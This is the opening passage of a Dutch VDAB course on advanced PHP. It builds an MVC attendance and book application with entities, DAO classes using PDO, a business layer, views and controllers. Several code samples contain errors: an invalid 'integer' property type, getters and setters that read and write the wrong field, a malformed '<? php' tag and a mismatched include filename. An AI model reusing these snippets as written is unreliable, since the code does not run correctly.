



**Vlaamse Dienst voor Arbeidsbemiddeling en
Beroepsopleiding**



PHP Advanced - theorie

Deze cursus is eigendom van VDAB ©

Inhoudstafel

Een woordje vooraf.....	5
Over deze cursus.....	5
Conventies.....	5
Voorkennis.....	6
Ontwikkelomgeving.....	6
Extra hulp?	6
Hoofdstuk 1 Meerlagenarchitectuur.....	7
Een sprong in het diepe	7
Het Model-View-Controller Design Pattern	16
Uitbreiding met een gegevensbank	18
Van nul.....	20
Gegevens bundelen	42
Hoofdstuk 2 Foutafhandeling.....	46
De theorie	48
Foutafhandeling in MVC	50
Nullable types.....	50
Error Handling & PDO.....	56
Transacties.....	60
Nog een paar PDO-weetjes	68
Hoofdstuk 3 Gebruikerstoegang	74
Database.....	75
Opbouw website	75
Startpagina en publieke pagina	76
User object	77
Registreren	78
Privé-pagina.....	85
Uitloggen	87

Inloggen	87
Finishing touch.....	92
Hoofdstuk 4 Namespaces.....	93
Wat structuur aanbrengen	94
... en korter schrijven	95
Hoofdstuk 5 Autoloading.....	97
Standard PHP Library.....	98
Naamgeving van de classes, namespaces en de mappenstructuur	98
Hoofdstuk 6 Templating.....	101
Twig.....	101
Composer.....	104
Meer mogelijkheden.....	109
Hoofdstuk 7 Security.....	110
Inleiding.....	110
OWASP.....	111
Injection.....	111
Broken authentication and session management.....	112
Sensitive data exposure.....	116
XML external entity	118
Broken access control	120
Security misconfiguration.....	121
Cross-site-scripting	126
Insecure deserialization	127
Using components with known vulnerabilities.....	128
Insufficient logging and monitoring.....	128
Hoofdstuk 8 Unit testing	130
Inleiding.....	130
PHPUnit.....	130
Unit testen schrijven	134
Objecten gebruiken in unit tests.....	137
Hoofdstuk 9 Test-driven development	142

Inleiding.....	142
In de praktijk.....	143
Appendix A Error handling and logging.....	149

Een woordje vooraf...

Over deze cursus

Voor deze handleiding ter ondersteuning van de module “PHP Advanced” in het traject “PHP-ontwikkelaar” is gekozen voor een inductieve methodiek. Dat betekent dat er reeds van bij het begin begonnen wordt met praktijkvoorbeelden, die de leidraad vormen tot het begrijpen van de theorie. Deze cursus werd volledig geschreven met het oog op zelfstudie.

De cursus is een vervolg op de cursus “PHP Programming Fundamentals”.

Er wordt uitgelegd hoe je een webapplicatie volgens een meerlagenarchitectuur ontwikkelt en hoe je deze robuust en foutbestendig maakt.


Een aantal oefeningen breiden oplossingen van vorige oefeningen uit. Het zal dus soms noodzakelijk zijn dat je een bepaalde oefening oplost vooraleer je een andere kunt maken. Dit wordt steeds uitdrukkelijk vermeld.

Elke oefening is gemarkeerd met een aantal sterren die de moeilijkheidsgraad van de oefening aanduiden.

★ Gemakkelijk
★★ Normaal
★★★ Moeilijk

Conventies

Doorheen de cursus gelden volgende afspraken:

- Namen van klassen, variabelen, objecten en andere korte stukken code worden in een monotype font geschreven, bijv. `$reken` is een object van de klasse `Rekenmachine`.
- Grotere stukken code worden omkaderd met een grijze achtergrond.
- Bestandsnamen en namen van mappen worden in *schuinschrift* gezet.
- Engelse woorden en terminologie worden in *schuinschrift* gezet.
- Het teken  wordt gebruikt om aan te duiden dat de volgende regel aan de huidige geplakt dient te worden. Het is soms nodig lange statements in een aantal lijnen te

splitsen.

- Soms wordt verwezen naar Internetadressen. URL's worden schuin gedrukt en met stippellijn onderlijnd, zoals <http://www.php.net>.
- Bij elke oefening hoort een voorbeeldoplossing. Deze zijn niet opgenomen in de cursus, maar worden beschikbaar gemaakt als zip-bestand. Soms zijn ook extra tips terug te vinden. Slaag je er niet in een oefening op te lossen, bekijk dan eerst deze tips en probeer het nogmaals.

Voorkennis

Voor het succesvol doornemen van deze cursus moet je de module "PHP Programming Fundamentals" afgelegd hebben.

Ontwikkelomgeving

Vanzelfsprekend heb je nood aan een ontwikkelomgeving, de nodige serversoftware, een browser en een editor. Hiervoor verwijzen we naar de module "PHP Programming Fundamentals".

De oplossingen van de oefeningen worden beschikbaar gesteld als NetBeans-projecten, maar aangezien alle bestanden daarin gewone tekstbestanden zijn, kun je ze dus ook zonder meer in een andere ontwikkelomgeving openen.

Extra hulp?

De cursus behandelt de belangrijkste, maar lang niet alle aspecten die de programmeertaal PHP rijk is. Je belangrijkste externe EHBO-instrument (Eerste Hulp Bij Ontwikkeling) wordt de officiële website van PHP zelf: <http://www.php.net>.

Op <http://be.php.net/manual/en/funcref.php> vind je dé referentie van alle in PHP beschikbare functies.

Hoofdstuk 1

Meerlagenarchitectuur

In dit hoofdstuk:

- ✓ Het uitwerken van een oefening met MVC (Model-View-Controller)

Een sprong in het diepe

We hebben reeds uitgebreid kennisgemaakt met het splitsen van applicaties in twee lagen: een presentatielaag en een logica laag. In dit hoofdstuk werken we deze splitsing nog verder uit.

We steken van wal met een voorbeeld. We maken een applicatie die een cursistenlijst op het scherm zet. De opsplitsing die we maken zal op het eerste zicht misschien overdreven lijken, maar toch zal deze manier van werken zichzelf erg snel “terugbetalen” naar onderhoudbaarheid en overzichtelijkheid toe.

Bestudeer elk stuk code aandachtig en neem het over in de genoemde bestanden, zodat je op het einde de goede werking kan uittesten.

Stap 1: De entities

Deze laag maakt deel uit van de M van MVC, nl. Model.

Maak een subfolder aan met de naam *entities*.

In ons voorbeeld hebben we een entity **Cursist**. Deze zal per cursist alle benodigde informatie bevatten, toegankelijk via getters en setters. Dit is een erg eenvoudige klasse, die we opslaan in een bestand *Cursist.php* in de folder *entities*.

```
<?php
//entities/Cursist.php

declare(strict_types=1);

class Cursist {

    private integer $id;
    private string $familienaam;
    private string $voornaam;

    public function __construct(int $id, string $familienaam, string $voornaam) {
        $this->id = $id;
        $this->setFamilienaam($familienaam);
        $this->setVoornaam($voornaam);
    }

    public function getId() : int {
        return $this->id;
    }

    public function getFamilienaam() : string {
        return $this->familienaam;
    }

    public function getVoornaam() : string {
        return $this->voornaam;
    }

    public function setFamilienaam(string $familienaam) {
        $this->familienaam = $familienaam;
    }

    public function setVoornaam(string $voornaam) {
        $this->voornaam = $voornaam;
    }
}
```

We hebben ook een entity **Aanwezigheid**.

```
<?php
//entities/Aanwezigheid.php

declare(strict_types=1);
require_once("entities/Cursist.php");

class Aanwezigheid {

    private Cursist $cursist;
    private DateTime $datum;
```



```
private bool $aanwezig;

public function __construct(Cursist $cursist, DateTime $datum, bool
$aanwezig) {
    $this->cursist = $cursist;
    $this->datum = $datum;
    $this->aanwezig = $aanwezig;
}

public function getCursist(): Cursist {
    return $this->cursist;
}

public function getDatum() : DateTime {
    return $this->datum;
}

public function getAanwezig() : bool {
    return $this->datum;
}

public function setCursist(Cursist $cursist) {
    $this->cursist = $cursist;
}

public function setDatum(DateTime $datum) {
    $this->datum = $datum;
}

public function setAanwezig(bool $aanwezig) {
    $this->datum = $aanwezig;
}

}
```

Stap 2: De data-access-laag

Deze laag maakt ook deel uit van de M van MVC, nl. Model.

De data-access-laag bevat alle klassen die verantwoordelijk zijn voor het ophalen van gegevens uit externe bronnen (gegevensbanken, bestanden, etc.) en het omvormen van deze gegevens tot entity-objecten.

In de praktijk komen deze gegevens vanzelfsprekend uit een databank. Maar voorlopig stellen we ons tevreden met het hardcoderen van een aantal **Cursist**-objecten in een array, dit teneinde ons voorbeeld niet te complex te maken.

We maken een subfolder met de naam *data*, waarin we klasse **CursistenDAO** onderbrengen. DAO staat voor **Data Access Object**.

```
<?php
//data/CursistenDAO.php

declare(strict_types=1);

require_once("entities/Cursist.php");

class CursistenDAO {

    // we maken een hard-coded array van cursisten
    // normaal komt hier de code om dit te gaan lezen uit de database
    // dit doen we in een volgende oefening

    public function getAll(): array {
        $lijst = array();
        array_push($lijst, new Cursist(1, "Peeters", "Bram"));
        array_push($lijst, new Cursist(2, "Van Dessel", "Rudy"));
        array_push($lijst, new Cursist(3, "Vereecken", "Marie"));
        array_push($lijst, new Cursist(4, "Maes", "Eveline"));
        return $lijst;
    }
}
```

Merk op dat deze klasse uiteraard toegang moet hebben tot de klasse **Cursist** ❶ (om er entity-objecten van te kunnen maken).

De functie **getAll()** ❷ is verantwoordelijk – zoals de naam zelf impliceert – voor het ophalen van alle cursisten.

In deze subfolder *data* maken we ook nog een klasse **AanwezighedenDAO** de functie **createAanwezigheden**. De DAO-laag voert normaal de CRUD-bewerkingen uit op de database (Create, Read, Write en Delete). Hier simuleren we dit even door naar een sessievariabele te schrijven. In volgende oefeningen werken we wel met een database.

```
<?php

//data/AanwezighedenDAO.php

declare(strict_types=1);

class AanwezighedenDAO {

    public function createAanwezigheden(array $aanwezigheden){

        // we schrijven de aanwezigheden hier even weg naar een sessie-variabele
        // normaal komt hier de code om weg te schrijven naar de database
        // dit doen we in een volgende oefening
    }
}
```

```
session_start();

$_SESSION["aanwezigheden"] = serialize($aanwezigheden);

}

}
```

Stap 3: De businesslaag

Nog een niveau hoger dan de DAO-laag bevindt zich de businesslaag. Ook deze laag maakt deel uit van de M van MVC, nl. Model.

Regel is: één functie in de businesslaag komt overeen met één "taak", één use-case in de productbacklog (zie: scrum).

Bijv.: "Als instructeur, wil ik een overzicht van al mijn cursisten op het scherm, om snel te kunnen zien of iedereen er is en de aanwezigheden te kunnen ingeven."

We maken een functie **aanwezigheidslijst**.

Hier halen we nu, als voorbeeld, alle cursisten op uit onze vereenvoudigde DAO-laag met een functie **getAll()**. Normaal zouden er ook functies zijn die het resultaat van de juiste query teruggeven: bijv. alle cursisten van een bepaalde instructeur of alle cursisten van een bepaalde cursus.

Voor elke cursist maken we een **aanwezigheid** aan die standaard op *false* staat.

Deze array van **aanwezigheden** geven we terug.

Let wel dat het tonen zelf NIET de verantwoordelijkheid is van de deze laag; die eer komt de presentatielaag toe (zie verder).

We maken ook een functie **registreerAanwezigheden** aan waarmee we de aanwezigheden kunnen registreren. Deze roept de juiste functie aan in de data-access-laag, nl. **createAanwezigheden**.

Maak een klasse **Klasbeheer** in een bestand *Klasbeheer.php* en plaats deze in een submap met de naam *business*.

```
<?php
//business/Klasbeheer.php

declare(strict_types=1);

require_once("data/CursistenDAO.php");
require_once("data/AanwezighedenDAO.php");
require_once("entities/Aanwezigheid.php");

class Klasbeheer {

    public function aanwezigheidslijst(): array {
        $cDAO = new CursistenDAO();
        $cursisten = $cDAO->getAll();
        $aanwezigheden = [];
        foreach($cursisten as $cursist){
```

```
$aanwezigheid = new Aanwezigheid($cursist,new DateTime('now'),false );
array_push($aanwezigheden, $aanwezigheid);
}
return $aanwezigheden;
}

public function registreerAanwezigheden(array $aanwezigheden) {
    $aDAO = new AanwezighedenDAO();
    $aDAO->createAanwezigheden($aanwezigheden);
}
}
```

Een klasse in de businesslaag, zoals deze, spreekt elke DAO-klasse aan die hij nodig heeft om zijn taak te kunnen afwerken. Hier zijn dat er twee: **CursistenDAO** en **AanwezighedenDAO**. Ook gebruikt deze klasse de entity **Aanwezigheid**.

Belangrijke opmerking: deze businessklasse weet dus niet waar de gegevens waar zij om vraagt vandaan komen. Als de functie **getAll()** van de **cursistenDAO** wordt aangeroepen, weet deze businessklasse niet dat het hier om de hard-coded gegevens gaat. Als we dit later vervangen door gegevens uit een databank, zal deze klasse daar dus geen hinder van ondervinden. Als de functie **createAanwezigheden()** van de **aanwezighedenDAO** wordt aangeroepen, weet deze businessklasse niet dat ze naar een sessievariabele worden geschreven. Als dit later vervangen wordt door het schrijven naar een database, zal deze klasse daar dus eveneens geen last van hebben.

Stap 4: De presentatielaag

Deze laag is de V van MVC, nl. View.

De presentatielaag bevat alle bestanden die verantwoordelijk zijn voor hetgeen de gebruiker uiteindelijk op het scherm te zien krijgt. Deze bestanden (ook wel *views* genoemd) bevatten zo weinig mogelijk PHP-code. Er worden dus ook geen objecten meer in aangemaakt – in tegenstelling tot wat we tot nu toe over het algemeen wel deden. We gaan er simpelweg van uit dat alle objecten waarvan we de inhoud willen tonen reeds bestaan (ze zullen worden “klaargezet” door de controller, zie verder).

We maken in een submap *presentation* een bestand *aanwezigheidslijst.php* aan.

```
<?php
    declare(strict_types=1);
?>

<!DOCTYPE HTML>
<!--presentation/aanwezigheidslijst.php-->
<html>
    <head>
```

```
<meta charset=utf-8>
<title>Aanwezigheidslijst cursisten</title>
</head>
<body>
  <h1>Aanwezigheidslijst</h1>

  Aanwezigheden op: <?php echo date("d/m/Y"); ?>
  <br>
  <br>

  Vink aan indien aanwezig:
  <br>
  <form action="aanwezighedendoorgeven.php" method="post">
    <ul>
      <?php
        foreach ($aanwezigheden as $aanwezigheid) {
          ?>
          <li>
            <?php
              print($aanwezigheid->getCursist()->getFamilienaam() .
                ", " . $aanwezigheid->getCursist()->getVoornaam());
            ?>
            <input
              type="checkbox"
              name="aanwezig[]"
              value="<?php echo $aanwezigheid->getCursist()->getId() ?>"
            />
          </li>
          <?php
          }
          ?>
        </ul>
        <input type="submit" value="aanwezigheden doorgeven">
      </form>
    </body>
  </html>
```

Markeer de PHP-code in dit bestand. Er is enkel PHP-code voorzien voor het overlopen van de lijst met een foreach-lus en om de inhoud van de attributen (familienaam en voornaam) af te drukken. Bij de checkbox wordt de inhoud van het attribuut **id** aan het attribuut **value** toegewezen. Zo weten we welke cursist wordt aangevinkt als aanwezig. De rest is HTML.

Als de aanwezigheden doorgegeven zijn, komen we op een andere pagina. Maak in de submap presentation een bestand *aanwezighedenDoorgegeven.php*.

```
<? php
  declare(strict_types=1);
?>
```

```
<!DOCTYPE HTML>
<!--presentation/aanwezigheidendoorgegeven.php-->
<html>
  <head>
    <meta charset=utf-8>
    <title>Aanwezigheden doorgegeven</title>
  </head>
  <body>
    <h1>Aanwezigheidslijst</h1>

    Aanwezigheden op: <?php echo date("d/m/Y"); ?>
    <br>
    <br>

    De aanwezigheden zijn doorgegeven.
    <br>

  </body>
</html>
```

Stap 5: De controller

Deze laag is de C van MVC, nl. Controller.

De logica laag bestaat, net als de presentatielaag. Nu is er enkel nog een element nodig dat deze twee aan elkaar koppelt. Deze taak is weggelegd voor de controller.

Bedoeling is dat de bezoeker enkel nog surft naar controllers, vermits zij het ingangspunt van de applicatie zijn. We maken een bestand *aanwezigheden.php* aan. Dit doen we niet in een subfolder maar in de root van de applicatie.

```
<?php
//aanwezigheden.php

declare(strict_types=1);

require_once("business/Klasbeheer.php");

$klas = new Klasbeheer();
$aanwezigheden = $klas ->aanwezigheidslijst();
include("presentation/aanwezigheidslijst.php");
```

Dit is exact het bestand waar de bezoeker naartoe surft en is dus het ingangspunt van de applicatie. De controller spreekt de nodige businessklasse aan, in dit geval **Klasbeheer**, en steekt het resultaat van de functie **aanwezigheidslijst()** in een variabele

\$aanwezigheden. Deze variabele staat nu "klaar" om ingelezen te worden door de presentatielaag. De presentatielaag wordt met de functie **include()** ingevoegd en de bezoeker krijgt alle cursisten te zien als afwezig, klaar om aan te klikken wie aanwezig is.

In onze applicatie sturen we zelf ook altijd door naar een controller, nooit rechtstreeks naar een view. Het formulier in de view *aanwezigheidslijst.php* stuurt ons dus door naar de controller *aanwezighedendoorgegeven.php*.

Maak dus ook volgende controller aan in de root:

```
<?php
//aanwezighedendoorgegeven.php

declare(strict_types=1);

require_once("business/Klasbeheer.php");

$klas = new Klasbeheer();
$resultaat = $klas->registreerAanwezigheden($_POST["aanwezig"]);
include("presentation/aanwezigendoorgegeven.php");
```

Test deze applicatie nu uit.

Wellicht heb je gemerkt dat we voor het importeren van de presentatiepagina voor het eerst de functie **include()** gebruikt hebben i.p.v. de gebruikelijke **require_once()**. Daarnaast bestaan er ook de functies **include_once()** en **require()**.

Het verschil tussen **include()** en **require()** ontstaat wanneer het gerefereerde bestand niet gevonden wordt. In zo'n geval genereert de functie **include()** een waarschuwing en gaat vervolgens gewoon door met de uitvoer van het script. De functie **require()** genereert een "fatal error" en stopt het script onmiddellijk, waarbij alle daaropvolgende regels genegeerd worden.


Beide functies hebben ook een **_once**-versie. Bij gebruik hiervan wordt er vooraf een controle uitgevoerd of het gerefereerde bestand al niet een keer was geïmporteerd op de pagina. Zo ja, dan wordt de functie-aanroep genegeerd.

Het Model-View-Controller Design Pattern

Wat we tot hertoe beschreven hebben is eigenlijk niets meer dan een implementatie van het befaamde "*MVC (Model-View-Controller) design pattern*".

Vrijwel elke webapplicatie is relatief eenvoudig uit te breiden en te onderhouden wanneer ze op dit "design pattern" geënt is.

De datalaag haalt gegevens op, schrijft ze weg of verwijdt ze. Deze laag bevat meestal één DAO-klasse per entity. Deze klasse bevat dan één functie per *CRUD*-operatie op de gegevensbron (*Create Read Update Delete*).



Een businessklasse bepaalt per taak welke DAO's er aangesproken dienen te worden om de taak uit te kunnen voeren.

Dikwijls is er één businessklasse per use-case in de productbacklog.

Bij sommige projecten met beperkte of geen business-logica is er soms één businessklasse per entity.

Bij kleine projecten is er soms slechts één businessklasse voor het hele project.

De controller is het ingangspunt van de applicatie en er zal enkel gesurft worden naar controller-pagina's. Ook formulieren worden enkel verstuurd naar een controller. De controller bekijkt de aanvraag en beslist welke businessklasse moet worden aangesproken. De controller bepaalt daarna tevens welke presentatiepagina moet worden geïmporteerd.

Merk op dat dit hele proces volledig transparant blijft naar de bezoeker.

Wanneer je een webapplicatie volgens het MVC-model wilt schrijven, is de volgende volgorde over het algemeen de meest eenvoudige:

1. Maak een directorystructuur aan. De root van de applicatie bevat minstens de volgende mappen:
 - */business*
 - */data*
 - */entities*
 - */presentation*
2. Maak in *entities* de nodige entity-klassen aan (meestal één per tabel in de databank), bijv. **Boek**.
3. Maak in *data* de nodige DAO-klassen aan, meestal één per entity, bijv. **BoekenDAO**.
4. Maak in *business* de nodige businessklassen aan. Beslis welke strategie je zal gebruiken:
 - Eén businessklasse per entity, bijv. **BoekService**.
 - Eén businessklasse voor het hele project, bijv. **AppService**.
 - Eén businessklasse per groep van taken die op een logische manier bij elkaar horen, bijv. **BestelService**.
5. Ontwerp in *presentation* de pagina's die betrekking hebben op wat de gebruiker uiteindelijk te zien krijgt. Dit zijn pagina's die zeer weinig PHP-code bevatten (later zullen we zien hoe we ook de weinige resterende PHP-code zullen weghalen) maar daarentegen wel HTML, CSS, Javascript,...
6. Schrijf per applicatietaak een controllerpagina, bijv. *toonalleboeken.php*. Plaats de controllers in de root van de applicatie.

Uitbreiding met een gegevensbank

In het voorbeeld dat we vooraf geïntroduceerd hadden, werd de lijst van cursisten hardgecodeerd in de DAO-klasse. In de praktijk zal je uiteraard een gegevensbank willen gebruiken.

Hier steekt onmiddellijk één van de grote voordelen van MVC de kop op. De enige laag die zaken heeft met de manier waarop gegevens worden opgeslagen is de data laag. Dat betekent dat wanneer we onze applicatie gebruik willen laten maken van een databank, we enkel de data laag (m.a.w. de DAO-klassen) moeten aanpassen.

We werpen eerst nog eens een blik op hoe onze **CursistenDAO**-klasse er momenteel uitziet.

```
<?php
//data/CursistenDAO.php
```

```
declare(strict_types=1);

require_once("entities/Cursist.php");

class CursistenDAO {

    // we maken een hard-coded array van cursisten
    // normaal komt hier de code om dit te gaan lezen uit de database
    // dit doen we in een volgende oefening

    public function getAll() : array {
        $lijst = array();
        array_push($lijst, new Cursist(1, "Peeters", "Bram"));
        array_push($lijst, new Cursist(2, "Van Dessel", "Rudy"));
        array_push($lijst, new Cursist(3, "Vereecken", "Marie"));
        array_push($lijst, new Cursist(4, "Maes", "Eveline"));
        return $lijst;
    }
}
```

In de database "cursusphp" maak je eerst een tabel "cursisten" aan met een id (autonummering/primary key), een familienaam en een voornaam en geef je de gegevens in die nu "hard-coded" staan in de **CursistenDAO**-klasse.

We moeten enkel de inhoud van de functie **getAll()** wijzigen zodat een databank wordt aangesproken. Aan de header van de functie wijzigt niets. Voor de businessklasse **Klasbeheer** wijzigt er niets, deze spreekt nog steeds de functie **getAll()** van **CursistenDAO** aan.

Vermits een applicatie meestal uit meer dan één DAO-klasse bestaat, is het verstandig om de gegevens die betrekking hebben op de databankverbinding (locatie, gebruikersnaam, wachtwoord,...) onder te brengen in een aparte klasse **DBConfig** in de map *data*. We gebruiken publieke statische variabelen. We hoeven immers niet telkens een object te maken van **DBConfig** om de waarde van deze variabelen te kunnen lezen.

```
<?php
//data/DBConfig.php

class DBConfig {
    public static $DB_CONNSTRING = "mysql:host=localhost;dbname=cursusphp;charset=utf8";
    public static $DB_USERNAME = "cursusgebruiker";
    public static $DB_PASSWORD = "cursuspwd";
}
```

Je kan nu overal naar deze variabelen verwijzen door gebruik te maken van **DBConfig::\$DB_CONNSTRING**, **DBConfig::\$DB_USERNAME** en **DBConfig::\$DB_PASSWORD**.

Rest ons nu alleen nog de DAO-klasse aan te passen zodat die verbinding maakt met een gegevensbank (gebruikmakend van bovengenoemde variabelen) en de records omvormt tot objecten van de klasse **Cursist**.

Hieronder vind je de nieuwe code voor onze **CursistenDAO**-klasse.

```
<?php
//data/CursistenDAO.php

declare(strict_types=1);

require_once("data/DBConfig.php");
require_once("entities/Cursist.php");

class CursistenDAO {

    public function getAll() : array {
        $lijst = array();

        $dbh = new PDO(DBConfig::$DB_CONNSTRING,
                        DBConfig::$DB_USERNAME, DBConfig::$DB_PASSWORD);

        $sql = "select id, familienaam, voornaam from cursisten";
        $resultSet = $dbh->query($sql);

        foreach ($resultSet as $rij) {
            $cursist = new Cursist((int)$rij["id"], $rij["familienaam"],
$rij["voornaam"]);
            array_push($lijst, $cursist);
        }

        $dbh = null;

        return $lijst;
    }
}
```

Test de applicatie opnieuw uit.

Van nul...

Bij wijze van oefening maken we eens een applicatie die twee tabellen gebruikt. Bedoeling is deze volgens het “MVC design pattern” te schrijven, waarbij het mogelijk is om boeken op te halen, weg te schrijven, te verwijderen en bij te werken.

We starten met het ontwerp van de tabellen. Maak deze ineens aan (geef de tabellen de namen *mvc_boeken* en *mvc_genres*). We houden per tabel niet té veel attributen bij, om onze applicatie niet te complex te maken.

mvc_boeken	mvc_genres
<u>id</u> (INTEGER) titel (VARCHAR 100) genre_id (INTEGER)	<u>id</u> (INTEGER) genre (VARCHAR 40)

Leg de gepaste relatie tussen de tabellen (vergeet niet om eerst een index te plaatsen op *genre_id* !) en voeg enkele genres en boeken toe. Bedoeling zal zijn dat we via de applicatie geen extra genres kunnen toevoegen, maar wel boeken. Denk eraan dat de velden *id* van beide tabellen een autonummeringveld (en primary key) zijn.

We maken alvast een mappenstructuur op, die zich bevindt in de root van de applicatie:

- */entities*
- */data*
- */business*
- */presentation*

en we gaan van start.

Stap 1: De entities

De entities zijn op zich het eenvoudigst: maak één getter/setter per kolom in de tabel. We zullen echter onze entity-klassen iets anders moeten schrijven dan we tot nu toe gedaan hebben. Er is immers sprake van een JOIN tussen twee tabellen (**genre_id** in *mvc_boeken* is een verwijzing naar **id** in *mvc_genres*). Dat betekent dat we voor elk **Boek**-object tevens een object van de klasse **Genre** zullen moeten bijhouden.

Het probleem is echter dat we niet zomaar per boek een nieuw **Genre**-object willen aanmaken. Stel bijvoorbeeld dat we een boek ophalen uit de tabel *mvc_boeken* dat een genre heeft waar we in een vorige iteratie al eens een object van aangemaakt hebben. Dan willen we dat er geen nieuw **Genre**-object wordt aangemaakt maar dat het object gebruikt wordt dat voordien reeds aangemaakt werd.

Dit betekent dus dat we ergens per klasse lijsten zullen moeten bijhouden van objecten die reeds van de klasse in kwestie aangemaakt werden, zodat we er kunnen naar verwijzen wanneer nodig.

Dit is het "Singleton Pattern". Dit is een "design pattern" wat door sommigen ook een "anti pattern" wordt genoemd omdat het zou zondigen tegen de regels van OOP. Dit omdat het gebruik maakt van "global access". Met dit in het achterhoofd, gaan we het pattern hier toch toepassen. Weet wel dat je het dus niet altijd en overal moet toepassen maar dat je eerst even de voor- en nadelen afweegt. Gebruik het dus weloverwogen!

Bestudeer onderstaande code voor de klasse **Genre** aandachtig.

```
<?php
//entities/Genre.php
declare(strict_types = 1);

class Genre {
    private static $idMap = array();


    private integer $id;
    private string $genreNaam;

    private function __construct(int $id, string $genreNaam){
        $this->id = $id;
        $this->genreNaam = $genreNaam;
    }

    public static function create(int $id, string $genreNaam){
        if (!isset(self::$idMap[$id])) {
            self::$idMap[$id] = new Genre($id, $genreNaam);
        }
        return self::$idMap[$id];
    }

    public function getId(): int {
        return $this->id;
    }

    public function getGenreNaam() : string{
        return $this->genreNaam;
    }
    public function setGenreNaam(string $genreNaam){
        $this->genreNaam = $genreNaam;
    }
}
```



We maken een **private static** attribuut **\$idMap** ❶ aan. Dit wordt de array die alle reeds aangemaakte objecten van de klasse **Genre** bevat. De array wordt geïndexeerd met het **id** van het **Genre**-object. Op die manier kunnen we in één stap controleren of er een **Genre**-object met een bepaalde **id** werd aangemaakt, zonder de hele array te moeten overlopen. Merk op dat **\$idMap** een **static** attribuut is. Er wordt dus (zoals uiteraard de bedoeling is) slechts één lijst aangemaakt, voor alle **Genre**-objecten.

We maken de constructor **private** ❷! Vanaf nu kunnen we dus van buitenaf geen nieuwe objecten meer aanmaken van de klasse **Genre**. Het zal enkel nog mogelijk zijn om dit te doen vanuit de klasse **Genre** zelf.

Een nieuw object aanmaken doen we i.p.v. via de constructor, via de functie **create(parameters)** ❸. We geven dezelfde parameters mee aan deze functie als we aan de constructor zouden meegeven. De functie controleert simpelweg of onze objectenlijst **\$idMap** reeds een **Genre**-object bevat dat hetzelfde **id** heeft. Indien niet, wordt een nieuw **Genre**-object aangemaakt (met behulp van de constructor) en aan de lijst toegevoegd. Indien wel, wordt het reeds bestaande object teruggegeven.

Doorheen onze applicatie zullen we dus nooit meer

```
$obj = new Genre(1, "Avontuur");
```

schrijven, maar wel

```
$obj = Genre::create(1, "Avontuur");
```

Een kleine aanpassing dus, maar wel noodzakelijk, vermits we van buitenaf de constructor van een entity niet meer zullen kunnen aanspreken.

Tijd voor de implementatie van de klasse **Boek**. Deze maken we op de gewone manier.

```
<?php
//entities/Boek.php
declare(strict_types = 1);
require_once("entities/Genre.php");

class Boek {

    private integer $id;
    private string $titel;
    private Genre $genre;

    public function __construct(int $id, string $titel, Genre $genre){
        $this->id = $id;
        $this->titel = $titel;
        $this->genre = $genre;
    }

    public function getId(): int {
        return $this->id;
    }

    public function getTitel() : string{
        return $this->titel;
    }
    public function getGenre() : Genre{
        return $this->genre;
    }
}
```

```

    }

    public function setTitel(string $titel){
        $this->titel = $titel;
    }
    public function setGenre(Genre $genre){
        $this->genre = $genre;
    }
}

```

Merk op dat we een attribuut **\$genre** bijhouden en geen **\$genreId**. **\$genre** zal nl. het echte, volledige **Genre**-object bevatten i.p.v. enkel een nummer!

Onze entities zijn gemaakt, tijd voor de volgende stap.

Stap 2: De data laag

De data laag bevat de code die voor de verbinding zorgt met de databank en de records in de tabellen omvormt naar **Boek**- en **Genre**-objecten.

Kopieer *DBConfig.php* van je vorige project.

Bestudeer de uitgewerkte code voor de klasse **BoekDAO**.

```

<?php
//data/BoekDAO
declare(strict_types = 1);

require_once("DBConfig.php");
require_once("entities/Genre.php");
require_once("entities/Boek.php");

class BoekDAO {

    public function getAll(): Array {
        $sql = "select mvc_boeken.id as boek_id, titel,
                genre_id, genre from mvc_boeken, mvc_genres
                where genre_id = mvc_genres.id";
        $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
            DBConfig::$DB_PASSWORD);
        $resultSet = $dbh->query($sql);
        $lijst = array();
        foreach($resultSet as $rij){
            $genre = Genre::create((int)$rij["genre_id"], $rij["genre"]);
